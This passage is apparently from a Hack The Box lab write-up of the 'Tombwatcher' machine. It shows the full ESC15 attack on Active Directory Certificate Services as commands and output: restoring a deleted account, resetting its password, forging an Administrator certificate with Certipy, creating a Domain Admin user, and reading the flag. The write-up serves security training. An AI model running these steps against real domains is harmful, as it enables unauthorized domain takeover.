[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[*] Saving text output to '20250625135025_Certipy.txt'
[*] Wrote text output to '20250625135025_Certipy.txt'
[*] Saving JSON output to '20250625135025_Certipy.json'
[*] Wrote JSON output to '20250625135025_Certipy.json'
ESC15 exploitation
When reading the 20250625135025_Certipy.txt file, the WebServer template catches my eye. This template is enabled by default in ADCS and has only the Server Authentication Extended Key Usage.
What is interesting is that not everyone can enroll for this template; we see an SID listed. This is the default behavior for an AD object that has been removed from the directory. Essentially, this means that when an object is deleted, the assigned privileges remain active and can be restored when the deleted object is restored.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
...
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
...
If we gain access to the AD object that corresponds to the SID, we can use the WebServer template to enroll for a certificate. By modifying the Application Policies, we can add Client Authentication. We have this capability because the Enrollee Supplies Subject option is set to True. This method of exploiting a weak certificate template is known as ESC15.
First, we need to use the Get-ADObject PowerShell cmdlet to search for the deleted AD object that corresponds to the SID we observed earlier.
1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\Users\john\Documents> get-adobject -Filter 'isdeleted -eq $true -and name -ne "Deleted Objects" -and objectSID -like "S-1-5-21-1392491010-1358638721-2126982587-1111"' -IncludeDeletedObjects -Properties samaccountname,displayname,objectsid


Deleted           : True
DisplayName       :
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectsid         : S-1-5-21-1392491010-1358638721-2126982587-1111
samaccountname    : cert_admin
We see that cert_admin is one of the deleted objects; this user account was originally placed in the ADCS OU. Let’s restore this AD object.
1
*Evil-WinRM* PS C:\Users\john\Documents> restore-adobject "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb"
Confirm that this is the user account we are looking for by checking the SID of this account.
1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS C:\Users\john\Documents> get-aduser cert_admin


DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
GivenName         : cert_admin
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :
Yes, we have the correct user account. We have already configured the owner permissions for this OU, giving us full control over all its descendant objects. This means we can also update the password for the cert_admin user account.
1
*Evil-WinRM* PS C:\Users\john\Documents> Set-ADAccountPassword -Identity 'cert_admin' -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "Password123" -Force)
We can now request the certificate and impersonate the Domain Admin.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/…/htb/machines/tombwatcher/certipy]
└─$ certipy-ad req -u 'cert_admin' -p 'Password123' -dc-ip '10.10.11.72' -ca 'tombwatcher-ca-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Own Tombwatcher
We can now use the generated certificate to obtain an ldap shell on this machine on behalf of the user account administrator@tombwatcher.htb.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/…/htb/machines/tombwatcher/certipy]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.72 -ldap-shell
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.10.11.72:636'
[*] Authenticated to '10.10.11.72' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# whoami
u:TOMBWATCHER\Administrator
This shell is limited to a number of commands. We can create a new user account t13nn3s and add it to the Domain Admins group.
1
2
3
# add_user t13nn3s
Attempting to create user in: %s CN=Users,DC=tombwatcher,DC=htb
Adding new user with username: t13nn3s and password: %pE71iw]Qa<H>07 result: OK
Ok, user account is created. We also have the automatically generated password. Now, promote this user to be a Domain Administrator.
1
2
# add_user_to_group t13nn3s "Domain Admins"
Adding user: t13nn3s to group Domain Admins result: OK
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ evil-winrm -u t13nn3s -p "%pE71iw]Qa<H>07" -i 10.10.11.72

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\t13nn3s\Documents> type c:\Users\Administrator\Desktop\root.txt
dd90b1b3b56adb8c52b7f06d53306ca4
*Evil-WinRM* PS C:\Users\t13nn3s\Documents>
Thanks for reading this write-up! Did you enjoy reading this write-up? Or learned something from it? Please consider spending a respect point: https://app.hackthebox.com/profile/224856.com/profile/224856. Thanks!
Happy Hacking :-)